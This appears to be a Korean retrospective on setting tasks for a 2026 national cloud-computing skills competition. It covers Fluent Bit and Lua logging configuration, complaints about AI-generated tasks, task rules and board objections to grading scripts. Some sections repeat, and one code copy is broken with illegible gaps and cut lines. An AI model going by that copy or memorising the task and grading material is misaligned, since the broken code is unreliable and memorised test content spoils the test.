      [OUTPUT]
          Name cloudwatch_logs
          Match app.*
          region ap-northeast-2
          log_group_name /wsc2026/book/application
          log_stream_prefix app-
          auto_create_group true

      [OUTPUT]
          Name prometheus_remote_write
          Match app_metrics
          Host kps-kube-prometheus-stack-prometheus.observability.svc
          Port 9090
          Uri /api/v1/write
```

```
    customParsers: |
      [PARSER]
          Name applog
          Format logfmt

  luaScripts:
    enrich.lua: |
      local NODE = os.getenv("NODE_NAME") or "na"
      function enrich(tag, ts, record)
          local n, u = string.match(record["duration"] or "", "^([%d%.]+)(.+)$")
          if n then
              local v = tonumber(n)
              if u == "s" then v = v
              elseif u == "ms" then v = v / 1000
              else v = v / 1000000 end
              record["duration_sec"] = v
          end
          local code = tonumber(record["status"] or "") or 0
          local level = "INFO"
          if code >= 500 then level = "ERROR"
          elseif code >= 400 then level = "WARN" end
          record["level"] = level
          record["node"] = NODE
          return 2, ts, record
      end
    shape.lua: |
      function shape(tag, ts, record)
          local out = {
              level = record["level"],
              path = record["path"],
              status = record["status"],
              duration = record["duration"],
              method = record["method"],
          }
          return 2, ts, out
      end
```

3. 선수들의 얕은 전문 지식과 AI의 남발

4) 문제 수정이 이루어지다 보니 AI 없이는 절대 풀 수 없는 문제들이 등장함 (이것도 중요)

```
    inputs: |
      [INPUT]
          Name tail
          Tag app.*
          Path /var/log/containers/wsc2026-book-*_wsc2026_*.log
          multiline.parser cri

    filters: |
      [FILTER]
          Name parser
          Match app.*
          Key_Name log
          Parser applog
          Reserve_Data On

      [FILTER]
          Name grep
          Match app.*
          Exclude path ^/health$

      [FILTER]
          Name lua
          Match app.*
          script /fluent-bit/scripts/enrich.lua
          call enrich

      [FILTER]
          Name log_to_metrics
          Match app.*
          Tag app_metrics
          metric_mode counter
          label_field node
          metric_name http_requests_total
          metric_description Total HTTP requests
          label_field status
          label_field method
```

```
  [FILTER]
      Name log_to_metrics
      Match app.*
      Tag app_metrics
      metric_mode histogram
      label_field node
      [illegible]

  [FI[illegible]
      Regex path ^/v1/book

  [FILTER]
      Name lua
      Match app.*
      script /fluent-bit/scripts/shape.lua
      call shape

outputs: |
  [OUTPUT]
      Name cloudwatch_logs
      Match app.*
      region ap-northeast-2
      log_group_name /wsc2026/book/application
      log_stream_prefix app-
      auto_create_group true

  [OUTPUT]
      Name prometheus_remote_write
      Match app_metrics
      Host kps-kube-prometheus-stack-prometheus.observability.svc
      Port 9090
      Uri /api/v1/write
```

```
  customParsers: |
    [PARSER]
        Name applog
        Format logfmt

luaScripts:
      "NODE_NAME") or "na"
      , record)
      local n, u = string.match(record["duration"] or "", "^([%d%.]+)(.+)$")
      if n then
          local v = tonumber(n)
          if u == "s" then v = v
          elseif u == "ms" then v = v / 1000
          else v = v / 1000000 end
          record["duration_sec"] = v
      end
      local code = tonumber(record["status"] or "") or 0
      local level = "INFO"
      if code >= 500 then level = "ERROR"
      elseif code >= 400 then level = "WARN" end
      record["level"] = level
      record["node"] = NODE
      return 2, ts, record
  end
  shape.lua: |
    function shape(tag, ts, record)
      local out = {
          level = record["level"],
          path = record["path"],
          status = record["status"],
          duration = record["duration"],
          method = record["method"],
      }
      return 2, ts, out
  end
```

이거 현장에서 AI 도움 없이 작성하세요.

이건 문제 출제자도 못함.

3. 선수들의 얕은 전문 지식과 AI의 남발

4) 문제 수정이 이루어지다 보니 AI 없이는 절대 풀 수 없는 문제들이 등장함 (이것도 중요)

기준에 부합하는 어려운 문제 만들어줘 to AI → AI: 네 만들었습니다 → 너가 직접 풀어서 검증해줘 to AI → 끝

3번과 4번이 결합하여 끔찍한 혼종이 발생하기도 함.



4-2. 과제를 선수들이 직접 출제한다고요?

4. 선수들의 연습 과정을 방해함 (오히려 일종의 전술?)

과제 출제자 대부분이 당해 연도 출전하는 선수들이기 때문에, 연습 기간과 정확하게 겹침.

전체 11 (page 1/2) 2026년 전국대회 클라우드컴퓨팅 제목 검색

대회명	직종	제목	과제출제기간	작성일
2026년 전국대회	클라우드컴퓨팅	2026 클라우드컴퓨팅 직종 과제출제 기준 및 양식 등_260524수정(파일오류 수정등)	2026-04-06 ~ 2026-06-04	2026-06-02
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00010 [25]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00009 [21]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00008 [29]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00007 [35]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00006 [32]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00005 [24]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00004 [1]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00003 [51]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00002 [42]	2026-04-06 ~ 2026-06-04	2026-06-04

글쓰기

◂◂ 1 2 ▸ ▸▸

4. 선수들의 연습 과정을 방해함 (오히려 일종의 전술?)

과제 출제자 대부분이 당해 연도 출전하는 선수들이기 때문에, 연습 기간과 정확하게 겹침.



상대방한테 지적하면서 물어 늘어지는게 과제 출제의 대부분이기 때문에 연습에 영향을 충분히 받음

4. 선수들의 연습 과정을 방해함 (오히려 일종의 전술?)

과제 출제자 대부분이 당해 연도 출전하는 선수들이기 때문에, 연습 기간과 정확하게 겹침.



상대방한테 지적하면서 물어 늘어지는게 과제 출제의 대부분이기 때문에 연습에 영향을 충분히 받음

오히려 출제 과정을 안했으면 어땠을까? ⇒ 전체 참가 선수 중 1/3만 과제 출제에 참여함 (개인의 판단..)



4-2. 과제를 선수들이 직접 출제한다고요?

5. (번외) 마이스터넷 사이트가 UI/UX가 너무 좋지 않았음.

작성자님 2026-08-09 18:25:13.0

008_20260809_CHANGELOG.zip

ㄴ 안녕하세요, 질의하신 내용에 대한 답변 드립니다.

1. 4-5의 경우 "요구사항과 일치하는지 확인합니다" 라는 문구는 이미 앞선 두 번의 수정사항에 포함되어 있음을 확인하였습니다. 다만 Worker EC2 Node 라벨 확인 출력에 부족한 부분이 확인되어 이를 보완하는 변경 사항을 업로드하였습니다. (수정된 채점 항목 문서와 PATCH 코드 참조)
2. 4-6도 마찬가지로 앞선 두 번의 수정사항에서 반영된 기준으로 확인 결과, 채점지와 채점 스크립트의 내용이 일치함을 확인하였습니다. 혹여나 그래도 다른 부분이 확인되신다면, 번거로우시겠지만 어느 부분이 일치하지 않는지 확인해주시면 감사드리겠습니다.

감사합니다.

Last Modified: 2026/08/09 18:25 KST

작성자님 2026-08-12 16:14:23.0

2과제 질의드립니다.

"채점지 4-5 Worker EC2 Node는 nodepool=skills-sqs-nodepool, skillsNodepool=event-worker, ready=True가 출력되어야 합니다." 라는 기준도 Pod Replica min 0 특성상 4-6 Scale Out 결과를 포함해 판정할 수 있습니다. 라는 문구가 포함되어야할 것 같습니다. 현재 Worker Pod에만 적용되어있습니다.

작성자님 2026-08-12 19:40:08.0

008_20260812_CHANGELOG.zip

ㄴ 안녕하세요, 질의하신 내용에 대한 답변 드립니다.

확인 결과 적절한 사항으로 판단되어 해당 채점 항목을 업데이트 하였습니다. 감사합니다.

Last Modified: 2026/08/12 19:40 KST

※ 과제등재는 게시판 글쓰기를 이용해 주시기 바랍니다.

댓글쓰기

파일 선택 선택된 파일 없음

댓글등록



4-2. 과제를 선수들이 직접 출제한다고요?

5. (번외) 마이스터넷 사이트가 UI/UX가 너무 좋지 않았음.

작성자님 2026-08-09 18:25:13.0

008_20260809_CHANGELOG.zip

ㄴ 안녕하세요, 질의하신 내용에 대한 답변 드립니다.

1. 4-5의 경우 "요구사항과 일치하는지 확인합니다" 라는 문구는 이미 앞선 두 번의 수정사항에 포함되어 있음을 확인하였습니다. 다만 Worker EC2 Node 라벨 확인 출력에 부족한 부분이 확인되어 이를 보완하는 변경 사항을 업로드하였습니다. (수정된 채점 항목 문서와 PATCH 코드 참조)
2. 4-6도 마찬가지로 앞선 두 번의 수정사항에서 반영된 기준으로 확인 결과, 채점지와 채점 스크립트의 내용이 일치함을 확인하였습니다. 혹여나 그래도 다른 부분이 확인되신다면, 번거로우시겠지만 어느 부분이 일치하지 않는지 확인해주시면 감사드리겠습니다.

감사합니다.

Last Modified: 2026/08/09 18:25 KST

20분마다 로그아웃되는데 로그인시 리다이렉션 없어서 UX 불편

댓글 글자 수 제한 있음

작성자님 2026-08-12 16:14:23.0

2과제 질의드립니다.

"채점지 4-5 Worker EC2 Node는 nodepool=skills-sqs-nodepool, skillsNodepool=event-worker, ready=True가 출력되어야 합니다." 라는 기준도 Pod Replica min 0 특성상 4-6 Scale Out 결과를 포함해 판정할 수 있습니다. 라는 문구가 포함되어야할 것 같습니다. 현재 Worker Pod에만 적용되어있습니다.

작성자님 2026-08-12 19:40:08.0

008_20260812_CHANGELOG.zip

ㄴ 안녕하세요, 질의하신 내용에 대한 답변 드립니다.

확인 결과 적절한 사항으로 판단되어 해당 채점 항목을 업데이트 하였습니다. 감사합니다.

Last Modified: 2026/08/12 19:40 KST

ZIP 파일 아니면 첨부파일이 안올라감

→ 400 Bad Request 떠도 원인이 뭔지를 모름

※ 과제등재는 게시판 글쓰기를 이용해 주시기 바랍니다.

댓글쓰기

댓글에 특정한 특수문자 들어가면 400 Bad Request 뱉음

파일 선택 선택된 파일 없음

댓글등록

4-3. 난잡했던 출제 과정과 과제 선정 결과

대회명	직종	제목	과제출제기간	작성일
2026년 전국대회	클라우드컴퓨팅	2026 클라우드컴퓨팅 직종 과제출제 기준 및 양식 등_260524수정(파일오류 수정등)	2026-04-06 ~ 2026-06-04	2026-06-02
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00010 [25]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00009 [21]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00008 [29]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00007 [35]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00006 [32]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00005 [24]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00003 [51]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00002 [42]	2026-04-06 ~ 2026-06-04	2026-06-04
2026년 전국대회	클라우드컴퓨팅	클라우드컴퓨팅-2026-00001 [11]	2026-04-06 ~ 2026-06-04	2026-06-04

총 9개의 후보, 여기서 1과제 및 2과제를 따로 선정함 (같은 출제자로 겹쳐질 순 있음)

4-3. 난잡했던 출제 과정과 과제 선정 결과

1. 아키텍처



2. 작업범위

위 아키텍처를 기반으로 아래 작업범위 내에서 과제를 만들 수 있습니다. 아래 12개의 나열해주세요. 과제를 위한 앱은 출제기관에서 별도로 생성할 수 없습니다. 배포되는 바이너리 파일들만 사용해야 합니다.

1과제는 지정한 아키텍처와 지정된 요소를 선택하여 사용, 2과제 또한 명시된 범위 중 4개를 골라 출제.

인프라 스케일링에 관한 문제는 1과제에는 출제하지 않습니다. AWS 사용 및 CNCF 툴을 활용한 클라우드 인프라 구축이 주요 문제가 되어야 합니다. 편법으로 풀어질만한 문제들도 출제 하면 안됩니다. 문제에서 사용하는 AWS 서비스는 ap-northeast-2 에서 사용 가능한 서비스여야 합니다.

채점 시 대기가 필요한 문항이 존재한다면 최대 몇 분 까지 대기 가능한지 문제지와 채점지에 명시합니다. 제한 시간은 직종설명서를 참고합니다. 또한 채점스크립트 파일을 작성해서 제출해야 하며 리소스의 수정/삭제를 포함하는 채점은 진행할 수 없습니다. 채점스크립트는 여러 번 실행 하여도 동일한 결과를 출력 하도록 구성해야

1. 설명

제공된 모듈 중 4개를 골라 과제를 출제합니다. 2과제 문제지 파일 하나에 4개의 문제를 넣어 생성합니다. 과제는 모두 독립적이어야 합니다. 하나의 모듈은 한시간 내에 풀이가 가능한 수준이어야 합니다. 2과제 전체 수행 시간은 4시간입니다.

과제의 모듈은 서로 독립적이어야 함으로 같은 리소스를 여러 모듈에서 사용할 수 없습니다. 예를 들어 1번 모듈에서 생성한 VPC를 2번 모듈에서 사용 할 수 없습니다. 그리고 각 모듈은 독립성을 유지하기 위해 서로 다른 리전에서 수행 하도록 구성합니다. 리소스 이름 또한 명확히 구분하도록 합니다.

한 모듈은 여러 개의 채점항목을 가질 수 있으며, 하나의 채점항목 배점은 1.5점을 초과할 수 없습니다. 한 모듈의 채점항목을 다 합치면 7.5점이어야 합니다. 그리고 4개 모듈의 채점항목을 모두 합치면 30점 입니다.

채점 3분 대기시간 제한의 경우 전체 문제 합쳐서 2개 까지만 허용 됩니다. 2과제 전체 EC2를 사용합니다.

전체 과제에 걸쳐 **Identity Center는 사용이 불가능** 합니다. 또한 Kiro, Q-CLI, MCP 등 모두 사용 불가능 합니다. AWS 웹에서 사용 가능한 Q 만 허용됩니다.

2. 모듈

1. NoSQL

NoSQL 인 DynamoDB, DocumentDB 를 활용하여 데이터 읽기/쓰기 를 진행할 수 있는 문제를 출제할 수 있습니다. 문제를 해결하기 위한 바이너리 혹은 코드는 출제자가 만들어 제공해야 합니다. 선수는 NoSQL 서비스에 집중해서 풀 수 있도록 합니다.

4-3. 난잡했던 출제 과정과 과제 선정 결과

초반에는 직접 설계를 하고, 가장 적절해보이는 요소들을 선택함. 다만 1과제는 나머지 다른 2, 3과제에서 모두 Kubernetes를 사용하기에 차별 요소를 두어 ECS Fargate를 사용하는 문제로 구성함.

2026년도 전국기능경기대회

직 종 명	클라우드컴퓨팅	과 제 명	Solution Architecture	과제번호	제1과제
경기시간	4시간	비 번 호		심사위원 확 인	(인)

1. 요구사항

본 과제는 AWS 기반 클라우드 인프라를 구축하고, 제공된 Book 애플리케이션을 ECS Fargate로 배포하여 CloudFront 단일 엔드포인트를 통해 정적 페이지와 API를 제공하는 것을 목표로 하며, 중요한 정보의 유출을 막고 고가용성을 확보하도록 설계되었습니다. 주어진 요구사항에 따라 고가용성, 보안, 확장성 등을 고려한 인프라를 구축해야 합니다.



2026년도 전국기능경기대회

직 종 명	클라우드컴퓨팅	과 제 명	Small Challenges	과제번호	제2과제
경기시간	4시간	비 번 호		심사위원 확 인	(인)

1. 요구사항

제2과제 Small Challenges는 서로 독립된 4개 모듈로 구성됩니다. 각 모듈 요구사항에 명시된 리전을 준수하고, 고정 리소스 이름은 정확히 사용합니다.

1. DocumentDB based NoSQL Application
2. Simplify Service Networking with VPC Lattice
3. Cloud Event Handling
4. Event-driven Pod Scaling with AWS SQS

4-3. 난잡했던 출제 과정과 과제 선정 결과

문제 제작보다 중요한 것: 몰아치는 이의제기 폭격에 대응하기

작성자님 2026-06-07 22:10:16.0

올려주신 hwp 파일의 경우 문제, 채점지, 시설목록이 모두 하나의 파일에 존재합니다. 모두 파일 단위로 분리 해주시길 바랍니다.

작성자님 2026-06-07 23:15:40.0

채점기준표가 큰 점수 단위로 묶인 "주요항목별 배점" 부분만 존재하고, 1-1, 1-2 등 전체 배점 목록이 하나의 표에 정리되어 있는건 보이지 않습니다. 채점지에 해당 표 추가 해주시길 바랍니다.

작성자님 2026-06-07 23:17:35.0

지급재료 목록에 어플리케이션이나 헬스크립트는 빼주시길 바랍니다. 전체적으로 작년이나 제작년에 진행 했던 대회의 과제와 시행자료 파일들 포맷 확인 부탁드립니다.

작성자님 2026-06-09 11:04:30.0

안녕하세요, 1과제 채점기준표에 직종이 명시되어 있지 않습니다. 확인 부탁드립니다.

작성자님 2026-06-09 11:24:31.0

2과제 질의드립니다. 1,3,4모듈이 모두 서울 리전을 사용하고 있습니다. 과제 지침 상 모든 모듈은 서로 다른 리전을 사용하여야 합니다. 해당 부분 확인 부탁드립니다.

작성자님 2026-06-09 18:19:15.0

2과제 질의드립니다. 3모듈 EventBridge가 AuthorizeSecurityGroupIngress(CloudTrail API 이벤트)를 감지하는데 과제지에 CloudTrail Trail 구성 지시가 없습니다. 또한, 채점기준표 3-5 관련하여 CloudTrail -> EventBridge 전달 시간은 평균 약 5분이며, AWS FAQ 기준 통상 15분 이내입니다. 3-5는 180초만 폴링하고 체크리스트 대기 한도도 3분이라, 정상적으로 구성해도 3분 내 복구되지 않는 케이스가 발생합니다.

작성자님 2026-06-09 18:26:50.0

안녕하세요,
2과제 문의드립니다.

1. (3모듈) 채점기준표 3-1에서 t3.nano 인스턴스 사이즈를 강제하고 있는데 과제지에는 관련 명시가 없습니다.
2. (1모듈) 채점기준표 1-1에서 DocDB db.t3.medium 사이즈를 강제하고 있는데 과제지에는 관련 명시가 없습니다.
3. (3모듈) 채점기준표 3-3에서 Lambda Timeout 30초를 요구하나, 과제지에 관련 명시가 없습니다.

작성자님 2026-06-09 19:57:05.0

2과제 질의드립니다. 모듈 1 과제지 본문에 TLS : Enalbed 오타가 있습니다. 확인 부탁드립니다.

작성자님 2026-06-10 01:10:05.0

안녕하세요, 수정해주신 CloudTrail / EventBridge의 Lambda Invoke 관련하여 추가적으로 질의드리고 싶은 부분이 있어 질문 남깁니다.

수정해주신 명령어에서는 --payload {}로, Lambda에 전달하는 예시 CloudTrail log(Payload)에 아무 것도 넣고 있지 않습니다. Lambda 코드는 이벤트 데이터에서 보안 그룹 ID를 추출하도록 작성되어 있습니다. 빈 Payload가 들어올 경우 들어오면 SG ID를 찾지 못해, 보호 대상이 아니라고 판단하고 복구 작업을 건너뛰게 됩니다.

이로 인해 180초 간 어떠한 수정도 발생하지 않게 되고, 이로 인해 3-5가 오답 처리됩니다.
해당 부분 확인 부탁드리겠습니다.

작성자님 2026-06-10 01:12:35.0

안녕하세요, 윗 댓글에 덧붙여 채점스크립트 개선해보면 좋을 것 같아 한 가지 더 메세지 남깁니다.

현재 3-5 채점스크립트에서는 <PROTECTED_SECURITY_GROUP_ID>를 수동 입력하도록 하고 있는데 skills-ceh-protected-sg를 조회하는 명령어로 export PROTECTED_SECURITY_GROUP_ID=조회명령어 와 같은 방식으로 위에 선언한 후, 해당 변수를 참조하는 형식으로 진행하면 과제 진행이 더 원만히 이루어질 것 같아 제안드립니다.

좋은 밤 되십시오.
감사합니다.

작성자님 2026-08-07 10:21:11.0

2과제 문의드립니다.
1. 현재 모듈 전체 항목에 대해서 과제지의 값이 모호한 것 같습니다. 채점지 상에서 확인하는 값들이 과제지에는 명시되어 있지 않습니다. 예를 들어 Module EKS Scaling의 과제지에서는 EKS Cluster Version에 대한 값이 명시되어 있지 않으나, 채점지 4-1 항목 채점 명령어에서는 EKS Cluster Version이 명시되어 있습니다.

2. 현재 모듈 전체의 채점 항목과 실제 출력되는 값 사이에 다소 모호한 부분이 있습니다. 예를 들어, 채점지 4-1 항목은 EKS Cluster 및 Node Group의 Name, Status, Endpoint, VPC, Subnet 등의 존재 여부를 확인하도록 되어 있습니다. 하지만 실제 채점 명령어를 실행해 보면 EKS Cluster Version과 같이 채점지에 명시되지 않은 정보들까지 동시에 출력되고 있습니다. 이러한 혼선을 방지하기 위해 채점 명령어 기준의 개선을 건의드립니다. 현재처럼 AWS CLI의 --output table이나 kubectl get -o wide를 사용하여 모든 값을 출력하는 방식보다는, AWS CLI Query문이나 jq, yq와 같은 명령어를 사용하여 실제 채점에 사용되는 값들만 텍스트(text) 형태로 간결하게 제공되도록 변경이 필요할 것 같습니다.

3. Module VPC Lattice의 채점지 2-4 항목에서 Service Network VPC Association에 대해서 값을 조회합니다. 이때 채점 명령어에서는 --service-network-vpc-association-identifier의 값을 변수 VPC_ASSOCIATION_ID로 명시되어 있지만, 유의사항이나 채점 항목에 대해서 해당 변수를 정의하는 곳이 존재하지 않습니다. 확인 부탁드립니다.

4. Module VPC Lattice의 채점지 2-4 항목에서 Security Group Inbound에 대해서 VPC Lattice으로 제한되어 있는지 확인합니다. 이때 채점 명령어에서는 --group-ids의 값을 변수 SERVICE_SG_IDS로 명시되어 있지만, 기존 채점지에서는 SERVICE_EC2_SECURITY_GROUP_ID로 진행되고 있습니다. 확인 부탁드립니다.

5. Module VPC Lattice의 채점지 2-5 항목에서 VPC Lattice Service에 연결된 서비스에 대해서 CURL 요청을 진행합니다. 이때 "응답 JSON에 client=ok" 라고 명시 되어 있지만 애플리케이션 응답에서는 {"app": "client"}, {"status": "ok"} 총 2개의 Key Value 값만 조회합니다. 확인 부탁드립니다.

6. Module EKS Scaling의 채점지 4-1 항목에서 Fargate Profile을 조회할 때, 실제 채점 대상인 Status와 Namespace 외에도 Name, Labels, Subnets 등 불필요한 값들이 함께 출력되고 있어 확인에 번거로움이 있습니다. 또한 명령어 실행 결과에 "Fargate Profile skills-sqs-fp-keda와 skills-sqs-fp-karpenter가 Status=ACTIVE이어야 합니다"와 같은 긴 설명 텍스트가 결과값과 함께 출력되도록 구성되어 있습니다. 원활하고 직관적인 채점 진행을 위해, 불필요한 값과 장황한 문구 출력을 제한해 주셨으면 합니다. 대신 실제 채점에 필요한 값의 존재 여부나 조건 일치 여부만을 명확하게 확인할 수 있도록 출력 형식 개선이 필요할 것 같습니다.

7. Module EKS Scaling의 채점지 4-3 항목에서 keda-operator 및 karpenter Deployment가 Available인지 확인합니다. Deployment 조회 시 Available의 상태는 숫자와 표기되므로, "해당 값이 0이 아닌지 확인합니다."와 같이 채점지에 명시해야할 것 같습니다.

8. Module EKS Scaling 채점지 4-4 항목에서 TriggerAuthentication(sqs-worker-trigger-auth)을 검증할 때, 출력 형식의 개선을 건의드립니다. 현재 채점 명령어를 실행하면 name, namespace, podIdentity.identityOwner, podIdentity.provider, secretTargetRef, env 등 설정 값들이 한 번에 출력되고 있습니다. 이로 인해 채점 진행 시 정확히 어떠한 값을 기준으로 평가가 이루어지는지 파악하기 모호한 부분이 있습니다. 확인 부탁드립니다.

작성자님 2026-08-12 16:14:23.0

2과제 질의드립니다.

"채점지 4-5 Worker EC2 Node는 nodepool=skills-sqs-nodepool, skillsNodepool=event-worker, ready=True가 출력되어야 합니다." 라는 기준도 Pod Replica min 0 특성상 4-6 Scale Out 결과를 포함해 판정할 수 있습니다. 라는 문구가 포함되어야할 것 같습니다. 현재 Worker Pod에만 적용되어있습니다.

작성자님 2026-07-31 13:36:08.0

2과제 문의드립니다.
1. 모듈 전체의 채점 항목에 대해서 값이 모호합니다. 채점지에서는 "요구사항이 충족하는지 확인합니다."라고 명시되어 있지만 채점 진행 시 채점지에 나와 있는 결과만을 기반으로 채점을 진행합니다. 단순히 채점 명령어를 통해 과제지의 요구사항과 비교하는 것이 아닌 명령어를 통해 나오는 결과값을 채점지에 표시하고 정확히 일치 또는 부분 일치 등으로 결과를 표시해야 할 것 같습니다.

2. 모듈 전체의 채점 항목에 대해서 채점지와 채점 스크립트의 명령어가 서로 다릅니다. 예를 들어 Module EKS Scaling의 4-1 채점 항목에서 EKS를 조회하는 명령어를 "aws eks describe-cluster --region us-west-2 --name skills-sqs-cluster --output table"로 되어있지만 채점 스크립트에서는 "aws eks describe-cluster --region us-west-2 --name skills-sqs-cluster --query 'cluster.{Name:name,Status:status,Endpoint:endpoint,Version:version,Role:roleArn,Vpc:vpcConfig}' --output table"로 특정 값만 파싱하여 채점을 진행하고 있습니다. 채점지 및 채점스크립트에서 동일한 명령어로 문제를 조회하여야 할 것 같습니다.

4-3. 난잡했던 출제 과정과 과제 선정 결과

문제 제작보다 중요한 것: 몰아치는 이의제기 폭격에 대응하기

작성자님 2026-06-07 22:10:16.0

올려주신 hwp 파일의 경우 문제, 채점지, 시설목록이 모두 하나의 파일에 존재합니다. 모두 파일 단위로 분리 해주시길 바랍니다.

작성자님 2026-06-07 23:15:40.0

채점기준표가 큰 점수 단위로 묶인 "주요항목별 배점" 부분만 존재하고, 1-1, 1-2 등 전체 배점 목록이 하나의 표에 정리되어 있는건 보이지 않습니다. 채점지에 해당 표 추가 해주시길 바랍니다.

작성자님 2026-06-07 23:17:35.0

지급재료 목록에 어플리케이션이나 헬스크립트는 빼주시길 바랍니다. 전체적으로 작년이나 제작년에 진행 했던 대회의 과제와 시행자료 파일들 포맷 확인 부탁드립니다.

작성자님 2026-06-09 11:04:30.0

안녕하세요, 1과제 채점기준표에 직종이 명시되어 있지 않습니다. 확인 부탁드립니다.

작성자님 2026-06-09 11:24:31.0

2과제 질의드립니다. 1,3,4모듈이 모두 서울 리전을 사용하고 있습니다. 과제 지침 상 모든 모듈은 서로 다른 리전을 사용하여야 합니다. 해당

작성자님 2026-06-09 18:19:15.0

2과제 질의드립니다. 3모듈 EventBridge가 AuthorizeSecurityGroupIngress(CloudTrail API 이벤트)를 감지하는데 과제지에 CloudTrail Trail 구성 지시가 없습니다. 또한, 채점기준표 3-5 관련하여 CloudTrail -> EventBridge 전달 시간은 평균 약 5분이며, AWS FAQ 기준 통상 15분 이내입니다. 3-5는 180초만 폴링하고 체크리스트 대기 한도도 3분이라, 정상적으로 구성해도 3분 내 복구되지 않는 케이스가 발생합니다.

작성자님 2026-06-09 18:26:50.0

안녕하세요,
2과제 문의드립니다.

1. (3모듈) 채점기준표 3-1에서 t3.nano 인스턴스 사이즈를 강제하고 있는데 과제지에는 관련 명시가 없습니다.
2. (1모듈) 채점기준표 1-1에서 DocDB db.t3.medium 사이즈를 강제하고 있는데 과제지에는 관련 명시가 없습니다.
3. (3모듈) 채점기준표 3-3에서 Lambda Timeout 30초를 요구하나, 과제지에 관련 명시가 없습니다.

작성자님 2026-06-09 19:57:05.0

2과제 질의드립니다. 모듈 1 과제지 본문에 TLS : Enalbed 오타가 있습니다. 확인 부탁드립니다.

작성자님 2026-06-10 01:10:05.0

안녕하세요, 수정해주신 CloudTrail / EventBridge의 Lambda Invoke 관련하여 추가적으로 질의드리고 싶은 부분이 있어 질문 남깁니다.

수정해주신 명령어에서는 --payload {}로, Lambda에 전달하는 예시 CloudTrail log(Payload)에 아무 것도 넣고 있지 않습니다. Lambda 코드는 이벤트 데이터에서 보안 그룹 ID를 추출하도록 작성되어 있습니다. 빈 Payload가 들어올 경우 들어오면 SG ID를 찾지 못해, 보호 대상이 아니라고 판단하고 복구 작업을 건너뛰게 됩니다.

이로 인해 180초 간 어떠한 수정도 발생하지 않게 되고, 이로 인해 3-5가 오답 처리됩니다.
해당 부분 확인 부탁드리겠습니다.

작성자님 2026-06-10 01:12:35.0

안녕하세요, 윗 댓글에 덧붙여 채점스크립트 개선해보면 좋을 것 같아 한 가지 더 메세지 남깁니다.

현재 3-5 채점스크립트에서는 <PROTECTED_SECURITY_GROUP_ID>를 수동 입력하도록 하고 있는데 skills-ceh-protected-sg를 조회하는 명령어로 export PROTECTED_SECURITY_GROUP_ID=조회명령어 와 같은 방식으로 위에 선언한 후, 해당 변수를 참조하는 형식으로 진행하면 과제 진행이 더 원만히 이루어질 것 같아 제안드립니다.

좋은 밤 되십시오.
감사합니다.

작성자님 2026-08-07 10:21:11.0

2과제 문의드립니다.
1. 현재 모듈 전체 항목에 대해서 과제지의 값이 모호한 것 같습니다. 채점지 상에서 확인하는 값들이 과제지에는 명시되어 있지 않습니다. 예를 들어 Module EKS Scaling의 과제지에서는 EKS Cluster Version에 대한 값이 명시되어 있지 않으나, 채점지 4-1 항목 채점 명령어에서는 EKS Cluster Version이 명시되어 있습니다.

2. 현재 모듈 전체의 채점 항목과 실제 출력되는 값 사이에 다소 모호한 부분이 있습니다. 예를 들어, 채점지 4-1 항목은 EKS Cluster 및 Node Group의 Name, Status, Endpoint, VPC, Subnet 등의 존재 여부를 확인하도록 되어 있습니다. 하지만 실제 채점 명령어를 실행해 보면 EKS Cluster Version과 같이 채점지에 명시되지 않은 정보들까지 동시에 출력되고 있습니다. 이러한 혼선을 방지하기 위해 채점 명령어 기준의 개선을 건의드립니다. 현재처럼 AWS CLI의 --output table이나 kubectl get -o wide를 사용하여 모든 값을 출력하는 방식보다는, AWS CLI Query문이나 jq, yq와 같은 명령어를 사용하여 실제 채점에 사용되는 값들만 텍스트(text) 형태로 간결하게 제공되도록 변경이 필요할 것 같습니다.

3. Module VPC Lattice의 채점지 2-4 항목에서 Service Network VPC Association에 대해서 값을 조회합니다. 이때 채점 명령어에서는 --service-network-vpc-association-identifier의 값을 변수 VPC_ASSOCIATION_ID로 명시되어 있지만, 유의사항이나 채점 항목에 대해서 해당 변수를 정의하는 곳이 존재하지 않습니다. 확인 부탁드립니다.

4. Module VPC Lattice의 채점지 2-4 항목에서 Security Group Inbound에 대해서 VPC Lattice으로 제한되어 있는지 확인합니다. 이때 채점 명령어에서는 --group-ids의 값을 변수 SERVICE_SG_IDS로 명시되어 있지만, 기존 채점지에서는 SERVICE_EC2_SECURITY_GROUP_ID로 진행되고 있습니다. 확인 부탁드립니다.

5. Module VPC Lattice의 채점지 2-5 항목에서 VPC Lattice Service에 연결된 서비스에 대해서 CURL 요청을 진행합니다. 이때 "응답 JSON에 client=ok" 라고 명시 되어 있지만 애플리케이션 응답에서는 {"app": "client"}, {"status": "ok"} 총 2개의 Key Value 값만 조회합니다. 확인 부탁드립니다.

